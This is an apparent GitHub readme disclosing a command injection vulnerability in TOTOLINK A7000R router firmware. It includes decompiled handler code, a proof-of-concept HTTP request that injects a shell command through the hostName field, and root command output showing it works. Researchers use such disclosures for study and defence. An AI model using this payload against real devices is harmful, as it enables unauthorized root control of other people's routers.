Darry-lang1 / vuln Public

<> Code ⊙ Issues 1 Pull requests Actions Projects Security ···

main ▾ vuln / TOTOLINK / A7000R / 5 /

Darry-lang1 Add files via upload … on Jul 26 History

..

img 4 months ago

readme.md 4 months ago

readme.md


TOTOLink A7000R V9.1.0u.6115_B20201022 Has an command injection vulnerability

Overview

- Manufacturer's website information：https://www.totolink.net/
- Firmware download address ：https://www.totolink.net/home/menu/detail/menu_listtpl/download/id/171/ids/36.html

Product Information


TOTOLink A7000R V9.1.0u.6115_B20201022 router, the latest version of simulation overview：



NO	Name	Version	Updated	Download
1	A7000R_Datasheet	Ver1.0	2020-08-07	⊕
2	A7000R_Firmware	V4.1cu.3053_B20180329	2020-09-10	⊕
3	A7000R_Firmware	V4.1cu.3382_B20180529	2020-09-10	⊕
4	A7000R_Firmware	V4.1cu.4080_B20190530	2020-09-10	⊕
5	A7000R_Firmware	V4.1cu.4154_B20191014	2020-09-10	⊕
6	A7000R_Firmware	V9.1.0u.6115_B20201022(Transition version)	2020-12-30	⊕


Vulnerability details

TOTOLINK A7000R (V9.1.0u.6115_B20201022) was found to contain a command insertion vulnerability in setOpModeCfg.This vulnerability allows an attacker to execute arbitrary commands through the "hostName" parameter.



```
int __fastcall sub_42CC4C(int a1)
{
  int Var; // $s1
  int v3; // $s5
  int v4; // $v0
  int v5; // $s4
  int JsonConf; // $v0
  int v7; // $s2
  _BYTE *v8; // $v0
  int v9; // $v0

  Var = websGetVar(a1, "opmode", "gw");
  v3 = nvram_safe_get("opmode_custom");
  v4 = websGetVar(a1, "wifiIdx_rpt", &word_438564);
  v5 = atoi(v4);
  nvram_set("opmode_custom", Var);
  nvram_set_int("rt_mode_x", 0);
  nvram_set_int("rt_sta_wisp", 0);
  nvram_set_int("rt_sta_auto", 0);
  nvram_set_int("wl_mode_x", 0);
  nvram_set_int("wl_sta_wisp", 0);
  nvram_set_int("wl_sta_auto", 0);
  nvram_set_int("crpc_enable", 0);
  if ( strcmp(Var, "gw") )
  {
    if ( !strcmp(Var, "br") )
    {
      nvram_set("wan_route_x", "IP_Bridged");
      nvram_set_int("sw_mode", 3);
      nvram_set_int("networkmap_fullscan", 0);
      nvram_set_int("dhcp_enable_x", 0);
      nvram_set("lan_proto_x", "1");
      nvram_set("rt_guest_lan_isolate", &word_438564);
      nvram_set("wl_guest_lan_isolate", &word_438564);
LABEL_19:
      sub_424B84(a1);
      sub_4262E0(a1);
      sub_425FA0(a1);
      goto LABEL_20;
    }
    if ( !strcmp(Var, "rpt") )
```




```
int __fastcall sub_424B84(int a1)
{
  int String; // $v0

  String = cJSON_CreateString("1");
  cJSON_AddItemToObject(a1, "switchOpMode", String);
  sub_423970(a1);
  return 1;
}
```


image-20220719231241544

By calling these functions, we can ultimately call `sub_423970` function (as shown in the last picture). By setting the proto value to 1, we can reach the default branch. `v50` passes directly into the `dosystem` function.



```
$ grep -rnl doSystem
squashfs-root/usr/sbin/discover
squashfs-root/usr/sbin/apply
squashfs-root/usr/sbin/forceupg
squashfs-root/lib/libshared.so
squashfs-root/www/cgi-bin/infostat.cgi
squashfs-root/www/cgi-bin/cstecgi.cgi
squashfs-root/sbin/rc
```

The `dosystem` function is finally found to be implemented in this file by string matching.



```
int doSystem(int a1, ...)
{
  char v2[516]; // [sp+1Ch] [-204h] BYREF
  va_list va; // [sp+22Ch] [+Ch] BYREF

  va_start(va, a1);
  vsnprintf(v2, 0x200, a1, (va_list *)va);
  return system(v2);
}
```

Reverse analysis found that the function was called directly through the `system` function, which has a command injection vulnerability.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 52
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
```

```
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"hostName":"admin';ps #","proto":"1","opmode":"br","topicurl":"setOpModeCfg"}
```




```
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Length: 78
Origin: http://192.168.0.1
DNT: 1
Connection: close
Cookie: SESSION_ID=2:1658224702:2
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Pragma: no-cache
Cache-Control: no-cache

{"hostName":"admin';ps #","proto":"1","opmode":"br","topicurl":"setOpModeCfg"}
```

```
Connection: close
Transfer-Encoding: chunked
Date: Tue, 19 Jul 2022 15:30:57 GMT
Server: lighttpd/1.4.20

admin
  PID USER       VSZ STAT COMMAND
    1 root      1448 S    /sbin/init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [ksoftirqd/0]
    4 root         0 SW   [kworker/0:0]
    5 root         0 SW   [kworker/u:0]
    6 root         0 SW   [migration/0]
    7 root         0 SW   [migration/1]
    8 root         0 SW   [kworker/1:0]
    9 root         0 SW   [ksoftirqd/1]
   10 root         0 SW   [kworker/0:1]
   11 root         0 SW   [migration/2]
   12 root         0 SW   [kworker/2:0]
   13 root         0 SW   [ksoftirqd/2]
   14 root         0 SW   [migration/3]
   15 root         0 SW   [kworker/3:0]
   16 root         0 SW   [ksoftirqd/3]
   17 root         0 SW<  [khelper]
   18 root         0 SW   [kworker/u:1]
   23 root         0 SW   [kworker/3:1]
   24 root         0 SW   [kworker/2:1]
```

The above figure shows the POC attack effect



```
BusyBox v1.24.2 (2020-12-02 18:57:43 CST) built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    2 1000     1000          4096 Jul 19 22:40 bin
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 dev
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 etc
drwxrwxr-x    4 1000     1000          4096 Dec  2  2020 etc_ro
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 home
lrwxrwxrwx    1 1000     1000             7 Dec  2  2020 init -> sbin/rc
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lib
drwxrwxr-x    3 1000     1000          4096 Dec  2  2020 lighttp
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 media
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 mnt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 opt
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 proc
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sbin
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 sys
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 tmp
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 usr
drwxrwxr-x    2 1000     1000          4096 Dec  2  2020 var
drwxrwxr-x    9 1000     1000          4096 Dec  2  2020 www
/ #
```

Finally, you can write exp to get a stable root shell without authorization.